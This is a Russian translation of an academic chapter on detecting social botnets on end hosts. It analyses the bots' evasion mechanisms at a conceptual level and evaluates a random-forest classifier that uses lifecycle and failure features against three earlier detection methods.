- [25] S. S. C. Silva, R. M. P. Silva, R. Pinto, and R. M. Salles, "Botnets: A survey," Computer Networks, vol. 57, 378-403, 2013. 10.1016/j.comnet.2012.07.021.
- [26] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "IoT POT: A Novel Honeypot for Revealing Current IoT Threats," Journal of Information Processing, vol. 24, no. 3, 522-533, 2016.

- [27] N. S. Raghava, D. Sahgal, and S. Chandna, "Classification of Botnet Detection Based on Botnet Architecture," 2012 International Conference on Communication Systems and Network Technologies, Rajkot, 2012, pp. 569-572. doi: 10.1109/CSNT.2012.128
- [28] E. Brumaghin, "CCleanup: A Vast Number of Machines at Risk," Cisco's Talos Intelligence Group Blog: SamSam: The Doctor Will See You, After He Pays The Ransom. [Online]. Available: <https://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>. [Accessed: 12-Mar-2019].
- [29] P. Nagarajan, F. D. Troia, T. H. Austin, and M. Stamp, "Autocorrelation Analysis of Financial Botnet Traffic," Proceedings of the 4th International Conference on Information Systems Security and Privacy, 2018.
- [30] D. Lu, et al. "A Secure Microservice Framework for Iot," 2017 IEEE Symposium on Service-Oriented System Engineering (SOSE), IEEE, 2017.
- [31] L. Sun, Y. Li, and R. A. Memon, "An Open IoT Framework Based on Microservices Architecture," China Communications, vol. 14, no. 2, 154-162, 2017.
- [32] M.-O. Pahl, F. Aubet, and S. Liebald, "Graph-Based IoT Microservice Security," NOMS 2018-2018 IEEE/IFIP Network Operations and Management Symposium, IEEE, 2018.
- [33] J. Kreps, N. Narkhede, and J. Rao, "Kafka: A Distributed Messaging System for Log Processing," Proceedings of 6th International Workshop on Networking Meets Databases (NetDB), Athens, Greece, 2011.
- [34] "Apache Kafka," Apache Kafka. [Online]. Available: <https://kafka.apache.org/>. [Accessed: 12-Mar-2019].
- [35] R. P. Foundation, "Teach, Learn, and Make with Raspberry Pi," Raspberry Pi Forums. [Online]. Available: www.raspberrypi.org/. [Accessed: 12-Mar-2019].
- [36] "Enterprise Application Container Platform," Docker. [Online]. Available: www.docker.com/. [Accessed: 12-Mar-2019].
- [37] J. Boyd, "Understanding Xmas Scans," Plixer.com. 23-Dec-2015. [Online]. Available: www.plixer.com/blog/detecting-malware/understanding-xmas-scans/. [Accessed: 12-Mar-2019].
- [38] "Penetration Testing Software, Pen Testing Security," Metasploit. [Online]. Available: www.metasploit.com/. [Accessed: 12-Mar-2019].
- [39] "The Go Programming Language," The Go Project - The Go Programming Language. [Online]. Available: <https://golang.org/>. [Accessed: 12-Mar-2019].
- [40] Influxdata, "influxdata/telegraf," GitHub. [Online]. Available: https://github.com/influxdata/telegraf/blob/master/plugins/inputs/net/NET_README.md. [Accessed: 07-Nov-2018].
- [41] B. Scholkopf, R.C. Williamson, A.J. Smola, J. Shawe-Taylor, and J. Platt, "Support Vector Method for Novelty Detection," Advances in Neural Information Processing Systems 12, 1999, pp. 526-532.
- [42] "Grafana - The Open Platform for Analytics and Monitoring," Grafana Labs. [Online]. Available: <https://grafana.com/>. [Accessed: 12-Mar-2019].
- [43] G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns," IEEE Communications Surveys & Tutorials, vol. 19, no. 4, 2768-2796, Fourthquarter 2017. 10.1109/COMST.2017.2749442.

Глава 10. Понимание и обнаружение социальных ботнетов

Yuede Ji

Кафедра электротехники и вычислительной техники, Университет Джорджа Вашингтона

Qiang Li

Факультет информатики и технологий, Цзилиньский университет

10.1 Введение

В последние годы онлайн-социальные сети (OSN) приобрели огромную популярность [1]. У Facebook более миллиарда активных пользователей, а ещё у пятнадцати сетей — более ста миллионов у каждой. Такая аудитория привлекла киберпреступников, распространяющих слухи, спам, фишинговые письма, вредоносные ссылки и программы — вирусы, черви, трояны и боты, — а также похищающих конфиденциальные данные пользователей [2–5]. Социальный ботнет — это группа ботов под управлением ботмастера, которая использует социальную сеть как канал командования и управления (C&C) [6, 7]. Первый известный социальный ботнет Koobface обнаружили 3 августа 2008 года; он атаковал пользователей Facebook, Twitter, Myspace и других популярных сетей. В 2009 году в Twitter нашли ботнет Nazbot [8]. Кроме того, злоумышленники и исследователи создали несколько экспериментальных социальных ботнетов [3, 9–11]. В социальных сетях получают вторую жизнь и традиционные угрозы. Например, обнаруженный ещё в 2007 году Zeus в 2013 году активно распространялся через Facebook [12]. К 4 декабря 2013 года Ропу похитил два миллиона паролей к учётным записям Facebook, Twitter, Yahoo и ADP [13]. В 2014 году компания Trustwave сообщила, что Ропу крадёт биткойны и другие цифровые валюты в рамках самой масштабной на тот момент атаки на виртуальные деньги [14].

Социальные ботнеты обладают несколькими естественными преимуществами, помогающими обходить обычные средства обнаружения. Во-первых, в роли C&C-серверов они используют доверенные популярные сайты, поэтому традиционное отключение инфраструктуры ботнета не работает [15, 16]. Обмен идет через распространенные порты, без подозрительных адресов, доменных имен и протоколов, а трафик ботов смешивается с обычным. Во-вторых, команды часто скрываются с помощью криптографии и стеганографии [17]. Шифрование HTTPS мешает проверять содержимое трафика. В-третьих, боты имитируют действия пользователя или безопасных приложений. Благодаря этому они обходят и сетевые, и узловые средства защиты. Их главное отличие от обычных ботов — канал управления, построенный на социальных сетях. Даже развитые методы анализа вредоносного ПО здесь сталкиваются с проблемой: в лаборатории бот может не получить команду от ботмастера. Поскольку многие доступные образцы уже опубликованы, их инфраструктура управления нередко отключена. Тогда в среде анализа программа лишь подключается к социальной сети и больше ничего не делает. Поэтому для обнаружения социальных ботов на конечных устройствах нужен иной подход.

Предложенные методы анализа и обнаружения можно разделить на две категории по месту наблюдения. Первая выявляет аномальное поведение узла [18, 19]: изменения реестра и файловой системы, необычные системные вызовы. Но социальные боты выполняют на конечном устройстве мало действий. Вторая ищет аномалии внутри социальной сети [20, 21], анализируя публикации, запросы на добавление в друзья и другие сведения об учетной записи. Так можно

находить вредоносные аккаунты и сообщения, однако боты умеют имитировать обычную активность пользователей, что значительно усложняет обнаружение.

Обнаружение социальных ботнетов превратилось в гонку вооружений: они постоянно развиваются, обходя новые признаки защиты [22]. Существующие узловые методы не успевают за угрозой. Например, при анализе причинной связи трудно синхронизировать действия человека и сетевого трафик: задержки сети и операционной системы, а также производительность компьютеров постоянно меняются. Более того, развитый бот может сначала дождаться действий пользователя, а затем смешать с ними вредоносную активность. В [9] неявно предполагается, что бот состоит из одного процесса, однако современные программы распределяют действия между несколькими процессами [23, 24]. Каждый из них выглядит не подозрительнее обычного приложения. Дополнительную защиту дает отложенная реакция. Большинство исследований сосредоточено на сетевых потоках социальных платформ и поиске подозрительных учетных записей и сообщений. Поэтому эффективное обнаружение социальных ботов непосредственно на конечном устройстве остается важной и срочной задачей.

В этой работе представлен первый эмпирический анализ механизмов уклонения социальных ботнетов на стороне узла [25]. Мы собрали исходный код, сборщики и трассы выполнения шести ботнетов и намерены предоставить их исследовательскому сообществу^[1]. Изучив механизмы уклонения и проверив три известных метода обнаружения, мы выделили девять новых признаков. Вместе с девятью традиционными признаками они легли в основу нового метода на базе алгоритма «случайный лес» (RF). Мы сравнили его с тремя современными решениями на новых трассах социальных ботнетов. Наш метод показал точность 0,999 и F-меру 0,992, тогда как лучший из существующих подходов достиг лишь 0,863 и 0,503 соответственно.

В итоге мы делаем следующие вклады:

1. Мы собрали исходный код, сборщики и трассы выполнения шести социальных ботнетов, проанализировали их механизмы уклонения и проверили на этих данных три современных метода обнаружения, а затем объяснили причины их слабых результатов.
2. На основе выявленных механизмов уклонения мы определили девять новых признаков и вместе с девятью традиционными разделили их на признаки жизненного цикла и признаки сбоев. С помощью алгоритма RF на их основе можно построить средство оперативного обнаружения социальных ботнетов.
3. Мы оценили новый метод и три существующих решения на полном наборе трасс. Классификатор RF достиг точности 0,999 и F-меры 0,992, значительно превзойдя лучший из сравниваемых подходов с результатами 0,863 и 0,503.

Эта глава является расширением нашей предыдущей работы [25]. В частности, мы добавляем следующие новые материалы: (1) добавляем новый фоновый раздел 10.2; (2) добавляем обзорный раздел для нашего метода обнаружения в разделе 10.4.1; (3) запускаем новые эксперименты и полностью меняем экспериментальный раздел, как показано в разделе 10.5; (4) добавляем новый раздел для обсуждения ограничений и будущей работы, как показано в разделе 10.7; (5) переписываем раздел заключения и резюмирующую часть введения.

10.2 Основные сведения

В этом разделе рассмотрены модель угроз и применение машинного обучения для обнаружения ботнетов.

10.2.1 Социальный ботнет

Социальный ботнет означает ботнет, использующий OSN как C&C-канал. Социальный ботнет отличается от традиционного ботнета в следующих аспектах:

- Главное отличие — способ связи. Традиционные ботнеты обычно используют IRC, HTTP или одноранговые сети (P2P), а социальные — сайты социальных сетей. Такие сайты находятся в белых списках, поэтому бот легко обходит обнаружение по черному списку.
- Цель атаки социального ботнета сосредоточена на контроле не только пользовательского хоста, что является главной целью традиционного ботнета, но и пользовательских аккаунтов в социальной сети.
- Социальные ботнеты проводят не только традиционные DDoS-атаки и кражу пользовательских данных, но и специфические для социальных сетей операции: рассылают спам, похищают сведения из профилей и имитируют необычную активность пользователей.
- Их особенно интересуют учетные данные социальных платформ, закрытые профили и конфиденциальные сведения о связях между пользователями.

10.2.2 Модель угроз

Модель угроз в нашем исследовании определяется следующими допущениями:

- Узел уже заражен социальным ботом, который не распознают антивирусные средства.
- Приложение считается социальным ботом, если оно похищает конфиденциальные сведения, выполняет вредоносные действия или управляется ботмастером. Вспомогательные средства социальных сетей, автоматически выполняющие безопасные операции, считаются доброкачественными.
- Социальный бот не умеет определять, что запущен в виртуальной машине или песочнице. Поэтому собранные трассы отражают его настоящее поведение. Механизмы распознавания среды анализа здесь не рассматриваются.
- Бот не знает о средствах наблюдения и не пытается завершить их работу.
- Пользователь не знает ни о боте, ни о наблюдении и работает с компьютером обычным образом. Возможные задержки от запущенных программ он игнорирует.
- Распределение данных в обучающей и тестовой выборках одинаково. В реальной среде это условие соблюдается не всегда, но оно принято в большинстве решений на основе машинного обучения и допустимо для данного исследования.

10.2.3 Машинное обучение для обнаружения ботнетов

Узловое обнаружение должно распознать вредоносное событие или процесс среди всех безопасных событий и процессов. Это классическая задача бинарной классификации, подходящая для машинного обучения. На обучающей выборке классификатор строит функцию соответствия между извлеченными признаками и классом, после чего присваивает метку неизвестному экземпляру.

Современные системы обнаружения используют метод опорных векторов (SVM), деревья решений (DT), случайный лес (RF) и другие алгоритмы машинного обучения [26]. Для этой задачи они обычно эффективнее традиционных методов на основе жестко заданных правил.

Узловое обнаружение социальных ботов также сводится к бинарной классификации, поэтому для него естественно применить машинное обучение.

10.3 Анализ социальных ботнетов

В этом разделе мы анализируем существующие социальные ботнеты и понимаем эффективность традиционных методов обнаружения против социальных ботнетов. Сначала мы вводим сбор трасс социальных ботнетов. Далее мы описываем механизмы уклонения, используемые существующими социальными ботнетами. Наконец, мы проверяем эти механизмы, применяя три метода обнаружения современного уровня к трассам социальных ботнетов.

10.3.1 Сбор трасс социальных ботнетов

Сбор трасс состоял из двух этапов: получения образцов ботнетов и записи их выполнения. Найти исходный код или сборщики трудно: злоумышленники упаковывают программы сложными средствами шифрования и распространяют только готовые двоичные файлы. Исследователям, располагающим исходниками, часто запрещают публиковать их по этическим соображениям. Тем не менее нам удалось получить или воспроизвести Twitterbot [27], Twebot [28], Yazanbot [3], Nazbot [9], Wbbot [29] и Fbbot. Исходный код Twitterbot предоставили его авторы, а сборщик Twebot — автор метода обнаружения [28]. Yazanbot был воссоздан по статье [3], а восстановленная версия Nazbot получила имя FixNazbot [9]. Кроме того, мы разработали Wbbot для Sina Weibo [29] и Fbbot для Facebook.

Трассы записывались в виртуальной машине с Windows XP. Process Monitor фиксировал операции с реестром и файлами [30], Microsoft Network Monitor — сетевой трафик [31], а собственный перехватчик — события мыши и клавиатуры. Пока боты работали, пользователи обращались с машиной обычным образом: посещали социальные сети и другие сайты, слушали музыку. Поэтому в трассы вошли и безопасные, и вредоносные действия. Сводные сведения приведены в табл. 10.1.

Таблица 10.1. Собранные трассы

Трасса	Длительность	Размер
Twitterbot	24 ч	8,36 Гбайт
Twebot	18 ч	2,77 Гбайт
Yazanbot	24 ч	7,36 Гбайт
FixNazbot	24 ч	4,99 Гбайт
Wbbot	18 ч	11,5 Гбайт
Fbbot	5 ч	4,65 Гбайт
Итого	113 ч	39,63 Гбайт

10.3.2 Механизмы уклонения социальных ботнетов

Социальные ботнеты применяют множество приемов уклонения, создающих серьезные трудности для обнаружения. Мы делим их на базовые и расширенные.

10.3.2.1 Базовые механизмы уклонения

Несмотря на различия, социальные ботнеты обладают общими базовыми приемами: распространяются через социальные платформы и выполняют на узле меньше predetermined действий, чем традиционные боты. Эти механизмы обозначаются Eb_i , где i — их порядковый номер.

Eb_1 : распространение через социальные сети. Платформы дают вредоносным файлам три преимущества: доверие между друзьями, высокую скорость распространения и сокрытие ссылок. Пользователи охотнее открывают содержимое, полученное от знакомых, чем и воспользовался Koobface [6]. Репосты быстро разносят вредоносные URL по широкой аудитории [32, 33]. Twitter, Sina Weibo и другие сети сокращают ссылки, скрывая настоящий домен и затрудняя фильтрацию по черным спискам [34]. Боты также применяют социальную инженерию, например провокационные сообщения Koobface.

Eb_2 : меньше predetermined действий на узле. Поведение традиционных ботов хорошо изучено [35–37], поэтому сходные операции быстро вызывают подозрение. Социальный бот выполняет лишь необходимый минимум — например, добавляет себя в автозагрузку системы или браузера.

Eb_3 : множество действий, связанных с социальными сетями. Хотя общих операций на узле меньше, бот активно проверяет файлы cookie, отслеживает посещаемые пользователем платформы и разными способами пытается связаться с ботмастером.

Eb_4 : использование популярных социальных сетей как C&C-серверов. У традиционных ботнетов на IRC или HTTP есть единая точка отказа: управляющий сервер можно обнаружить и отключить. Социальный ботнет избегает этой проблемы, поскольку использует популярные сайты из белых списков. Обычные средства не видят аномальных адресов, доменов, протоколов или портов, а обращения к социальным сетям составляют значительную долю законного трафика.

10.3.2.2 Расширенные механизмы уклонения

В ходе гонки вооружений социальные боты получили новые механизмы уклонения, за которыми существующие узловые средства не успели. Далее расширенные механизмы обозначаются как Ea_i , где i — их порядковый номер.

Ea_1 : использование нескольких процессов. Fbbot, Wbbot и другие современные боты распределяют вредоносные операции между несколькими процессами, поэтому каждый из них выглядит не подозрительнее обычной программы. Средства, анализирующие процессы по отдельности, легко обойти [9, 18, 38]. В [23] вредоносная программа делится на несколько «теневых процессов», а в [24] тот же прием применяется против поведенческого обнаружения ботов на конечном узле.

Ea_2 : имитация действий пользователя и автоматических приложений. Twitterbot [27] не только получает публикации ботмастера, но и обновляет собственный статус как обычный пользователь. Для этого боты могут применять генераторы случайных сообщений, например I Heart Quotes [39]. Они также подражают программам TwitterDeck и Weibo Desktop. Такие приложения обращаются к платформе даже чаще ботов, поэтому вредоносную активность трудно отличить от широкого спектра законного поведения.

Ea_3 : разные способы шифрования команд. Боты прячут команды и результаты в сообщениях, которые выглядят как обычный текст или бессмысленный набор символов. Nazbot кодирует данные Base64, Wbbot и Fbbot используют DES, а Koobface — простые побитовые операции AND и OR [6]. Даже незамысловатые алгоритмы трудно заранее угадать, а перебор множества вариантов требует слишком много ресурсов. Поэтому поиск текстовых сигнатур команд неэффективен.

Еа4: отложенная реакция. Большинство методов анализирует поведение в коротком временном окне, поэтому злоумышленник может вставить случайную задержку между действиями. Например, бот способен подождать перед выполнением полученной команды [40, 41]. Получение и исполнение окажутся в разных окнах, что запутает средство защиты. Слишком широкое окно, напротив, резко увеличивает объем хранимых сведений и нагрузку. Поскольку поведение на узле похоже на действия человека или обычных приложений социальных сетей, этот прием особенно эффективен.

10.3.3 Проверка механизмов уклонения

В этом разделе мы проверим эффективность этих механизмов уклонения. Сначала мы повторно реализуем три метода обнаружения социальных ботнетов, а именно Kartaltepe [9], Chu [42] и CITRIC [38]. Затем мы оцениваем их на собранных трассах социальных ботнетов.

Для оценки используются доля ложноположительных (FPR) и ложноотрицательных (FNR) результатов. В первом случае безопасный процесс ошибочно считается ботом, во втором — бот принимается за безопасный процесс. Как и в исходных экспериментах, методы проверялись на часовой трассе; результаты приведены на рис. 10.1. У всех трех FNR превышает 40 %, тогда как FPR сравнительно невелик: 10,8 % у Kartaltepe, 10,2 % у Chu и 11,5 % у CITRIC. Следовательно, безопасные процессы распознаются неплохо, но развивающиеся социальные боты часто остаются незамеченными.




Рис. 10.1. Результаты обнаружения: (а) доля ложноположительных, (б) доля ложноотрицательных результатов.

FPR метода Kartaltepe составляет 10,8 %, поэтому безопасные процессы он распознает достаточно хорошо. Но FNR 44 % означает, что почти половина социальных ботов пропускается. Для Nazbot и Twitterbot показатель равен 0 %, для Yazanbot — 50 %, для Wbbot — 54,5 %, а для Fbbot превышает 60 %. Причин две. Во-первых, признаки трудно выразить количественно. Например, обработку закодированного текста легко обнаружить, только если алгоритм известен: Base64 у Nazbot распознается, а неизвестный шифр — нет. Разные механизмы Fbbot, Nazbot, Twebot и Wbbot поэтому повышают FNR. Во-вторых, правила детерминированы: обойдя одно или несколько из них, бот обходит весь метод. Отложенная реакция Ea4 разносит действия по разным временным окнам, а обход правила запроса к социальной сети (Psnr) разрушает всю схему обнаружения.

Метод Chu имеет FPR 10 % и FNR 54 %. Он использует поведенческую биометрию для классификации блог-ботов, тогда как социальные боты взаимодействуют с платформами через API, RSS и средства автоматизации веб-интерфейса (WAT). Метод видит действия WAT, но не остальные механизмы. Nazbot и Twebot получают зашифрованные команды через RSS, Yazanbot работает через открытый API Facebook, а Twitterbot — через API Twitter, поэтому их поведенческие признаки остаются незамеченными. Fbbot и Wbbot применяют WAT, однако одновременно имитируют действия пользователей и обычных приложений. В результате FNR составляет 42,9 и 36,4 % соответственно. Метод Chu хорошо подходит для блог-ботов, имитирующих человека или воспроизводящих записанные действия, но для социальных ботов требует существенной доработки.

CITRIC показывает FPR 11,5 % и FNR 58 %. Задержка сети или операционной системы и производительность компьютера могут разнести пользовательский ввод и вызванный им трафик по разным временным окнам; тогда законный обмен будет сочтен вредоносным. Дополнительную путаницу создают мессенджеры, почтовые клиенты и средства автоматического обновления. Такие приложения социальных сетей, как TweetDeck и Facebook Blaster, легко принять за ботов.

CITRIC также плохо справляется с развивающимися приемами уклонения. Метод неявно считает бота одним процессом, поэтому распределение действий между несколькими процессами Ea1 повышает FNR до 71,4 % для Fbbot и 81,8 % для Wbbot. Другой возможный прием [29] — ожидание действий человека перед вредоносной операцией. Тогда трафик бота синхронизируется с пользовательской активностью и смешивается с большим объемом законного обмена, нарушая ключевое предположение CITRIC. Для Yazanbot FNR равен 50 %, для Twitterbot — 33,3 %.

10.4 Обнаружение социальных ботнетов

В этом разделе мы проектируем новый метод обнаружения социальных ботнетов. Сначала мы дадим обзор нашего метода обнаружения. Затем подробно сосредоточимся на новых идентифицированных признаках.

10.4.1 Обзор

Схема метода обнаружения показана на рис. 10.2. Его основа — алгоритм машинного обучения и связанное с ним извлечение признаков. Далее описаны этапы обучения и проверки.




Рис. 10.2. Схема метода обнаружения.

На этапе обучения мы собираем трассы зараженных узлов. Поскольку обнаружение ведется на уровне процессов, средства наблюдения должны связывать каждое действие с породившим его процессом. Операции с реестром и файлами записывает Microsoft Process Monitor [30], сетевую активность — Microsoft Network Monitor [31], а события мыши и клавиатуры — собственный инструмент. Затем трассы разбираются, и из них извлекаются признаки. Для каждого 20-минутного окна частота появления признака становится его числовым значением. К традиционным признакам добавляются новые, описанные в следующем разделе. Метки обучающих трасс известны. На этих данных обучается «случайный лес» (RF) — ансамблевый алгоритм машинного обучения с учителем [43]. Он строит набор деревьев решений, рекурсивно разделяет данные и минимизирует ошибку модели.

На этапе проверки применяется тот же процесс, но метки заранее неизвестны. Три средства записывают активность узла, трассы разбираются, признаки передаются обученной модели RF, и она определяет класс каждого процесса. Обучение выполняется заранее, после чего метод может работать как оперативное средство обнаружения социальных ботнетов. Далее новые признаки рассмотрены подробнее.

10.4.2 Новые признаки

Надежный признак должен быть трудным либо дорогим для обхода. В первом случае злоумышленнику приходится существенно менять внутреннее устройство программы, во втором — тратить значительные деньги, время или иные ресурсы [44]. С учетом особенностей развивающихся социальных ботов мы определили девять новых признаков и разделили их на признаки жизненного цикла и признаки сбоев.

10.4.2.1 Признаки жизненного цикла

Чтобы получить общие признаки, рассмотрим жизненный цикл социального бота из пяти этапов (рис. 10.3). Сначала происходит заражение традиционным способом: через вредоносную ссылку в письме, скрытую загрузку программы или установку взломанного ПО [45]. Вредоносные URL распространяются и внутри социальных сетей [6]. После заражения бот изменяет автозагрузку, проверяет файлы cookie и выполняет другие предопределенные действия на узле. Затем он устанавливает C&C-соединение, получает и выполняет команды ботмастера. Команды, относящиеся к узлу, возвращают его ко второму этапу, а связанные с сетью или социальной платформой — к третьему. Наконец, бот отправляет собранные данные ботмастеру.




Рис. 10.3. Жизненный цикл социального ботнета.

Поскольку нас интересует обнаружение на узле, этап заражения опускается: предполагается, что бот уже проник в систему. Отправка данных ботмастеру по поведению сходна с установлением C&C-соединения. На трех оставшихся этапах мы выделяем новые признаки.

Предопределенные действия на узле. После заражения бот пытается закрепиться в системе. В отличие от традиционных семейств его действия в основном связаны с социальными сетями. Для обнаружения используются четыре признака из табл. 10.2. Первые три — изменение автозагрузки, кража конфиденциальных данных и внедрение в процесс — известны по традиционным ботнетам [45]. Новый признак — проверка файлов cookie. Большинство социальных ботов по ним определяет, какие платформы посещает пользователь. Например, загрузчик Koobface сначала ищет cookie социальных сетей и передает их C&C-серверу [6]. На основе найденных данных сервер решает, какие дополнительные компоненты следует загрузить.

Таблица 10.2. Предопределенное поведение узла

Индекс	Признак	Статус
F1	Изменение списка автозагрузки системы	Используемый
F2	Кража конфиденциальных данных	Используемый
F3	Внедрение в процесс	Используемый
F4	Проверка файлов cookie	Новый

Признаки C&C-соединения. Koobface и Yazanbot связываются с управляющим сервером по HTTP [3, 6]. Nazbot читает RSS-ленты определенных учетных записей [9]. Stegobot обменивается изображениями и скрывает сведения с помощью стеганографии [10], а Facebot прячет их в фотографиях профиля [11]. Wbbot и Fbbot устанавливают канал, посещая заданные пользовательские страницы.

Для распознавания C&C-соединений используются шесть признаков из табл. 10.3. Количество уникальных IP-адресов (F5) и доменов (F6) уже применяется против традиционных ботнетов [41, 46], а число посещенных IP-адресов социальных платформ (F7) — в подходах А и С. Мы добавили три признака. Если ботмастер управляет сетью через учетную запись, новое зараженное устройство обратится к ее странице; это фиксирует F8. Когда команды публикуются как зашифрованные сообщения, бот читает последние записи — признак F9. Стеганографические команды требуют загрузки пользовательских изображений, что отражает F10.

Таблица 10.3. Признаки C&C-соединения

Индекс	Признак	Статус
F5	Количество уникальных IP-адресов, с которыми установлено соединение	Используемый
F6	Количество запрошенных уникальных доменов	Используемый
F7	Количество посещенных IP-адресов социальных сетей	Используемый
F8	Количество посещенных учетных записей социальных сетей	Новый
F9	Количество просмотренных сообщений пользователей	Новый
F10	Количество просмотренных изображений пользователей	Новый

Признаки выполнения команд. Традиционный бот обычно пассивно ждет, пока ботмастер отправит команду (модель push), а социальный сам забирает ее с платформы (модель pull). После выполнения операции на узле или в сети он возвращает собранные сведения, публикуя сообщение либо комментарий. Число таких публикаций образует признак F12. Если результаты скрываются в изображениях, используется F13 — количество загруженных картинок. Некоторые боты по-прежнему управляются через HTTP, поэтому сохраняется традиционный признак F11 — число открытых портов [41]. Все три приведены в табл. 10.4.

Таблица 10.4. Признаки выполнения команд

Индекс	Признак	Статус
F11	Количество открытых портов	Используемый
F12	Количество опубликованных сообщений	Новый
F13	Количество опубликованных изображений	Новый

10.4.2.2 Признаки сбоев

Современный ботнет не зависит от одного C&C-сервера: устойчивость обеспечивают динамическая смена доменов, частые обновления адресов и резервирование [47]. Например, Koobface использует около ста серверов на скомпрометированных узлах. Однако перечисление узлов, внедрение и ликвидация инфраструктуры делают часть встроенных URL недействительной и вызывают сетевые ошибки. Социальные платформы также обнаруживают вредоносные учётные записи и спам — например, с помощью «Иммунной системы Facebook» [22]. Удаление страницы ботмастера вызывает характерные сбои. Аналогичный эффект дают изменения сайта или открытого API: после обновления Sina Weibo до V6 13 октября 2014 года исходный Wbbot выдавал множество ошибок. Обычные приложения и действия человека редко создают столько сетевых и платформенных сбоев, поэтому их можно использовать как признаки бота.

В табл. 10.5 приведены три новых признака: число неудачных запросов к социальной сети (F16), недоступных доменов платформ (F17) и недоступных учетных записей (F18). Для ботов с HTTP-управлением добавлены традиционные показатели недоступных IP-адресов (F14) и доменов (F15).

Таблица 10.5. Признаки сбоев

Индекс	Признак	Статус
F14	Количество недоступных IP-адресов	Используемый
F15	Количество недоступных доменов	Используемый
F16	Количество неудачных запросов к социальной сети	Новый
F17	Количество недоступных доменов социальных сетей	Новый
F18	Количество недоступных учетных записей социальных сетей	Новый

10.5 Эксперимент

Для оценки используются FPR, FNR, доли истинноположительных (TPR) и истинноотрицательных (TNR) результатов, точность (P), полнота (R), F-мера и общая точность. Точность равна $TP/(TP + FP)$, полнота — $TP/(TP + FN)$, F-мера — $2PR/(P + R)$, а общая точность — $(TP + TN)/(TP + TN + FP + FN)$. Эксперимент охватывает все трассы из раздела 10.3.1: 31 165 безопасных и 4042 вредоносных экземпляра. Для RF качество разделения оценивается критерием Джини; лес содержит 16 деревьев максимальной глубины 16.

10.5.1 Сравнение с существующими методами

Наш метод сравнивался с Kartaltepe [9], Chu [42] и CITRIC [38] на одинаковых обучающих и тестовых данных. На рис. 10.4 сопоставлены общая точность и F-мера. Новый метод достиг значений 0,999 и 0,992 соответственно, заметно превзойдя лучший существующий результат — 0,863 и 0,503.

